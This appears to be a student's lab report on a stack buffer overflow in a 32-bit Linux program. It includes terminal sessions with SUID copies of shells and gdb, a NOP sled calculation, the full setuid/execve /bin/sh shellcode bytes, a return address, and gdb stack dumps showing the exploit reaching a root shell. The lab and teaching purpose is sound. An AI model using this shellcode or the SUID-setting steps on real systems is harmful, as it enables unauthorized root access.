iskanred@lenovo:~$ gcc a.c -Wno-incompatible-pointer-types -Wno-nonnull -o a
iskanred@lenovo:~$ ls -l a
-rwxrwxr-x 1 iskanred iskanred 16256 apr 24 04:06 a
iskanred@lenovo:~$ ./a
UID: 1000, EUID: 1000
setuid(0) done
UID: 1000, EUID: 1000
$ whoami; exit
iskanred
iskanred@lenovo:~$ sudo chown root a
iskanred@lenovo:~$ ls -l a
-rwxrwxr-x 1 root iskanred 16256 apr 24 04:06 a
iskanred@lenovo:~$ ./a
UID: 1000, EUID: 1000
setuid(0) done
UID: 1000, EUID: 1000
$ whoami; exit
root
iskanred@lenovo:~$
```

- If you think that with real `UID ≠ 0` but `EUID = 0` it is still possible to run process inside this shell with the same `EUID` and pass all the privilege checks **you are wrong**. I found several answers ([answer 1](#), [answer 2](#), [answer 3](#)) on StackOverflow that **it does not work with sh and even bash**, but should work with `zsh`. I checked it and **it was true!** However, since we are using `sh` the shellcode contains `setuid()` for a reason!

```
iskanred@lenovo:~/Downloads$ which zsh
/usr/bin/zsh
iskanred@lenovo:~/Downloads$ cp /usr/bin/zsh .
iskanred@lenovo:~/Downloads$ sudo chown root zsh
iskanred@lenovo:~/Downloads$ sudo chmod +s zsh
iskanred@lenovo:~/Downloads$ ls -l zsh
-rwsr-sr-x 1 root iskanred 1013328 apr 24 06:09 zsh
iskanred@lenovo:~/Downloads$ ./zsh
lenovo# ./a
UID: 1000, EUID: 0
UID: 1000, EUID: 0
$ exit
lenovo# exit
iskanred@lenovo:~/Downloads$ ls -l bash
-rwsr-sr-x 1 root iskanred 1396520 apr 24 05:59 bash
iskanred@lenovo:~/Downloads$ ./bash
bash-5.1$ ./a
UID: 1000, EUID: 1000
UID: 1000, EUID: 1000
$ exit
bash-5.1$ exit
exit
iskanred@lenovo:~/Downloads$
```

- Then I wondered why do we ever need `seteuid()` instead of `setuid()`? After some time thinking I got that it is actually not useful for privilege escalation at all because the `seteuid()` system call requires either the process to be run by the target `UID`, or the effective `UID` must be zero (root). However, it is really useful for privilege management and principle of least privilege since we can make `seteuid()` as thick as we can and only change it for some tasks that require a specific access.
- ! To sum up, this shellcode sets `UID = 0` and `EUID = 0` and starts a new `/bin/sh` shell.** This shell process runs under the root if the vulnerable program was run under the root with `EUID = 0` (which means `SUID` bit = 0 and executable file is owned by the root).

13.

Task description

Basically, we don't know the address of the shell code. We can avoid this issue using **NOP** processor instruction: `0x90`. If the processor encounters a **NOP** command, it simply proceeds to the next

command (on next byte). We can add many **NOP** sleds and it helps us to execute the shell code regardless of overwriting the return address.

Define how many **NOP** sleds you can write: *Value of the writable memory - Size of the shell code.*

- $NOP \text{ sleds} = \text{Value of the writable memory} - \text{Size of the shell code} = 140 \text{ bytes} - 46 \text{ bytes} = 94 \text{ bytes}$
 $= 94 \text{ NOP instructions}$

14.

Task description

Run the program with our exploit composition:

`\x90` · (the number of NOP sleds) + (shell code) + (the memory location that we want to "jump" to execute our code). To do it, we have to overwrite the IP which prescribe which piece of code will be run next.

Remark: `\x90` is a NOP instruction in Assembly.

- First, I decided to figure out why the memory location must be a third summand.
 - I found a clear [answer](#) on StackOverflow .



- And decided to check it.
 - It was easy to check `ebp` register. It is equal to `0x00000000`

- To figure out the return address for a main function I stepped next after the main's ret instruction and figured out that the address is 0xb7e2e647 which exactly an address that follows the value of

```
ebp
(gdb) x/32x $esp
0xfffff48c: 0xb7e2e647 0x00000002 0xfffff524 0xfffff530
0xfffff49c: 0x00000000 0x00000000 0x00000000 0xb7fc9000
0xfffff4ac: 0xb7fff004 0xb7fff000 0x00000000 0xb7fc9000
0xfffff4bc: 0xb7fc9000 0x00000000 0xf7e22743 0xcdc70953
0xfffff4cc: 0x00000000 0x00000000 0x00000000 0x00000002
0xfffff4dc: 0x08048340 0x00000000 0xb7ff0010 0xb7fea880
0xfffff4ec: 0xb7fff000 0x00000002 0x08048340 0x00000000
0xfffff4fc: 0x08048361 0x0804843b 0x00000002 0xfffff524
(gdb) stepi
0xb7e2e647 in __libc_start_main (main=0x804843b <main>, argc=2, argv=0xbffff524, init=0x8048490 <__libc_csu_init>,
    fini=0x80484f0 <__libc_csu_fini>, rtld_fini=0xb7fea880 <_dl_fini>, stack_end=0xbffff51c) at ../../csu/libc-start.c:291
291     ..../csu/libc-start.c: No such file or directory.
(gdb) i r eip
eip    0xb7e2e647    0xb7e2e647 <__libc_start_main+247>
(gdb)
```

- The number of NOP sleds = $\backslash x90 \cdot 94$:

- The shell code:

\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68

- The memory location that we want to jump to:

\x10\xf4\xff\xbf

- I selected such memory location just because it does not contain `\x00` byte which will be interpreted as a null terminator. Also as you may notice bytes are written in a Little Endian format

0xbffff3e0:	0xbffff3f0	0xbffff694	0xbffff918	0xbffff000
0xbffff3f0:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffff400:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffff410:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffff420:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffff430:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffff440:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffff450:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffff460:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffff470:	0x00414141	0xbffff490	0x00000000	0xb7e2e647
0xbffff480:	0xb7fc9000	0xb7fc9000	0x00000000	0xb7e2e647
0xbffff490:	0x00000002	0xbffff524	0xbffff530	0x00000000
0xbffff4a0:	0x00000000	0x00000000	0xb7fc9000	0xb7ffc04
0xbffff4b0:	0xb7fff000	0x00000000	0xb7fc9000	0xb7fc9000
0xbffff4c0:	0x00000000	0x66fadab3	0x5cdff493	0x00000000
0xbffff4d0:	0x00000000	0x00000000	0x00000002	0x08048340
0xbffff4e0:	0x00000000	0xb7fff010	0xb7fea880	0xb7fff000
0xbffff4f0:	0x00000002	0x08048340	0x00000000	0x08048361
0xbffff500:	0x0804843b	0x00000002	0xbffff524	0x08048490
0xbffff510:	0x080484f0	0xb7fea880	0xbffff51c	0xb7fff918
0xbffff520:	0x00000002	0xbffff67e	0xbffff694	0x00000000
0xbffff530:	0xbffff718	0xbffff72d	0xbffff744	0xbffff755
0xbffff540:	0xbffff76d	0xbffff77d	0xbffff791	0xbffff7b3
0xbffff550:	0xbffff7ca	0xbffff7d7	0xbffff7eb	0xbffff804
0xbffff560:	0xbffffd8c	0xbffffd98	0xbfffffe2d	0xbfffffe45

- The final result for an input is:

- Now let's finally run it using `gdb`:

- And we see that our exploit actually worked!

15.

Task description

Make sure that you get the root shell on your virtual machine.

- As I described in task 12 we can gain root access only if the program was run by the root or it is owned by the root and has SUID bit = 0. In my case I ran it under my user with no SUID bit or ownership changed.

- I tried to change SUID and ownership but it was not worked without GDB (see bonus task).

- With GDB it will not work since GDB itself is not running under the root and does not have SUID. I found several StackOverflow answers ([answer 1](#) and [answer 2](#)) that "*the SUID bit on an executable has no effect when the program is run in a debugger*" for the sake of security!

```
iskanred@ubuntu: $ which gdb  
/usr/bin/gdb  
iskanred@ubuntu: $ ls -l /usr/bin/gdb  
-rwxr-xr-x 1 root root 6256200 Jun 10 2017 /usr/bin/gdb  
iskanred@ubuntu: $
```

escalation if SUID were honored in such contexts. Accordingly, **the SUID bit on an executable has no effect when the program is run in a debugger**. (See also [Can gdb debug suid root programs?](#))

- The only way I could come up with no using `sudo` is to make SUID = 0 and change owner for both executables, `gdb` and `task3`. I did for the `task3` so, that's why I actually changed it for `gdb`.

```
ikanred@ubuntu: $ ls -l /usr/bin/gdb
-rwxr-xr-x 1 root root 6256200 Jun 10 2017 /usr/bin/gdb
ikanred@ubuntu: $ sudo chmod +s /usr/bin/gdb
ikanred@ubuntu: $ ls -l /usr/bin/gdb
-rwsr-sr-x 1 root root 6256200 Jun 10 2017 /usr/bin/gdb
ikanred@ubuntu: $
```



- Afterwards, I tried again and it worked!




Bonus

Task description

Answer to the question: "It is possible that sometimes with the above binary shell is launched under gdb, but if you just run the program, it crashes with segfault. Explain why this is happening.

- It is absolutely possible and it is what happened to me



- Why is it happening? There are can be many reasons... Below is the most famous and probable:

1. **Different memory layout:** It may happen since under GDB a program can use a different memory layout meaning that addresses can differ. GDB may handle memory management differently compared to the standard execution environment, potentially masking memory-related issues such as buffer overflows or segmentation faults.

2. ASLR Enabled, but Disabled for GDB. It was not my case since I was asked to disable ASLR

3. **Compiler Optimizations:** If the program was compiled with optimizations enabled (`-O2` , `-O3`), the resulting binary may behave differently when run normally compared to being run under a debugger. While debugging, certain optimizations might be disabled, leading to different program behavior, such as avoiding certain crashes.
 4. **Initial State and Environment Variables:** GDB may set different environment variables or may change the initial state in other ways (like providing specific command-line arguments or affecting standard input/output). This may indirectly affect how your program behaves or interacts with external resources
 5. **Signal Handling:** When a program crashes due to a segmentation fault (`SIGSEGV`), the way signals are handled may differ during a normal execution versus within GDB. GDB may catch the signal, allowing you to inspect the state of the program at the time of the crash before terminating.
 6. **Race Conditions or Timing Issues:** In multi-threaded or asynchronous programs, the timing of operations may differ when running under GDB versus running normally. This can lead to race conditions, where the order of operations affects outcomes, such as reading uninitialized memory or accessing data before it's ready.